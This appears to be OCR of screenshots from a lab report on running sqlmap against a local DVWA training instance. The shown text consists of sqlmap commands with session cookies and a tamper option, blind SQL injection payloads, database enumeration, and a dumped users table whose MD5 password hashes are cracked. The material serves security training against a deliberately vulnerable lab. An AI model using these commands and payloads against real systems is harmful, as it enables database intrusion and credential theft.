
```
[01:33:59] [INFO] fetching entries of column(s) 'password,username' for table 'users' in database 'dvwa'
[01:33:59] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[01:33:59] [WARNING] reflective value(s) found and filtering out
[01:33:59] [INFO] retrieved: '0d107d09f5bbe40cade3de5c71e9e9b7'
[01:33:59] [INFO] retrieved: '5f4dcc3b5aa765d61d8327deb882cf99'
[01:33:59] [INFO] retrieved: '5f4dcc3b5aa765d61d8327deb882cf99'
[01:33:59] [INFO] retrieved: '8d3533d75ae2c3966d7e0d4fcc69216b'
[01:33:59] [INFO] retrieved: 'e99a18c428cb38d5f260853678922e03'
[01:33:59] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[01:33:59] [INFO] using hash method 'md5_generic_passwd'
[01:33:59] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[01:33:59] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[01:33:59] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[01:33:59] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
Database: dvwa
Table: users
[5 entries]
+----------+----------------------------------------------+
| username | password                                     |
+----------+----------------------------------------------+
|          | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)   |
|          | 5f4dcc3b5aa765d61d8327deb882cf99 (password)  |
|          | 5f4dcc3b5aa765d61d8327deb882cf99 (password)  |
|          | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)   |
|          | e99a18c428cb38d5f260853678922e03 (abc123)    |
+----------+----------------------------------------------+

[01:34:00] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users.csv'
[01:34:00] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.0.0.1'
[01:34:00] [WARNING] your sqlmap version is outdated

[*] ending @ 01:33:59 /2025-10-18/

┌─[root@parrot]─[~/SQLMap-Project]
└──╼ #
```


Applications Places System
Sat Oct 18, 03:08
notebook/
SQLMap_Project_Report
Vulnerability: SQL Injectio
SQLMap_Project_Report
http://127.0.0.1:8080/vulnerabilities/sqli_blind/#
Import bookmarks...
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
picoCTF - picoGym Ch...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Vulnerability: SQL Injection (Blind)
User ID: 1 Submit
User ID exists in the database.
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/Blind_SQL_Injection
http://bobby-tables.com/
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Cache Storage
Cookies
Indexed DB
Local Storage
Session Storage
Filter Items
No data present for selected host
Menu
Parrot Terminal
Parrot Terminal
Parrot Terminal
Vulnerability: SQL Inje...
Parrot Terminal
Parrot Terminal


```
[*] ending @ 02:13:23 /2025-10-18/

┌─[root@parrot]─[~/SQLMap-Project]
└──╼ #sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=low" --batch --dbs

        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:21:26 /2025-10-18/

[02:21:27] [INFO] resuming back-end DBMS 'mysql'
[02:21:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 8793=8793-- SABr&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4560 FROM (SELECT(SLEEP(5)))NWkZ)-- dSdK&Submit=Submit
---
[02:21:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:21:27] [INFO] fetching database names
[02:21:27] [INFO] fetching number of databases
[02:21:27] [INFO] resumed: 2
[02:21:27] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
```

```
┌──[root@parrot]─[~/SQLMap-Project]
└─ #sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=medium" --batch --dbs --tamper=space2comment

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.12#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:30:30 /2025-10-18/

[02:30:30] [INFO] loading tamper module 'space2comment'
[02:30:30] [INFO] resuming back-end DBMS 'mysql'
[02:30:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 8793=8793-- SABr&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4560 FROM (SELECT(SLEEP(5)))NWkZ)-- dSdK&Submit=Submit
---
[02:30:30] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[02:30:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:30:30] [INFO] fetching database names
[02:30:30] [INFO] fetching number of databases
[02:30:30] [INFO] resumed: 2
[02:30:30] [INFO] resumed: dvwa
```

```
┌──[root@parrot]─[~/SQLMap-Project]
└─ #sqlmap -u "http://127.0.0.1:8080/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=gcjfiju8bgsnjts5vsvpn223g1; security=low" --batch --dbs --tamper=space2comment

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.12#stable}
|_ -| . ['']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:24:43 /2025-10-18/

[02:24:43] [INFO] loading tamper module 'space2comment'
[02:24:44] [INFO] resuming back-end DBMS 'mysql'
[02:24:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 8793=8793-- SABr&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4560 FROM (SELECT(SLEEP(5)))NWkZ)-- dSdK&Submit=Submit
---
[02:24:44] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[02:24:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[02:24:44] [INFO] fetching database names
[02:24:44] [INFO] fetching number of databases
[02:24:44] [INFO] resumed: 2
[02:24:44] [INFO] resumed: dvwa
[02:24:44] [INFO] resumed: information_schema
```

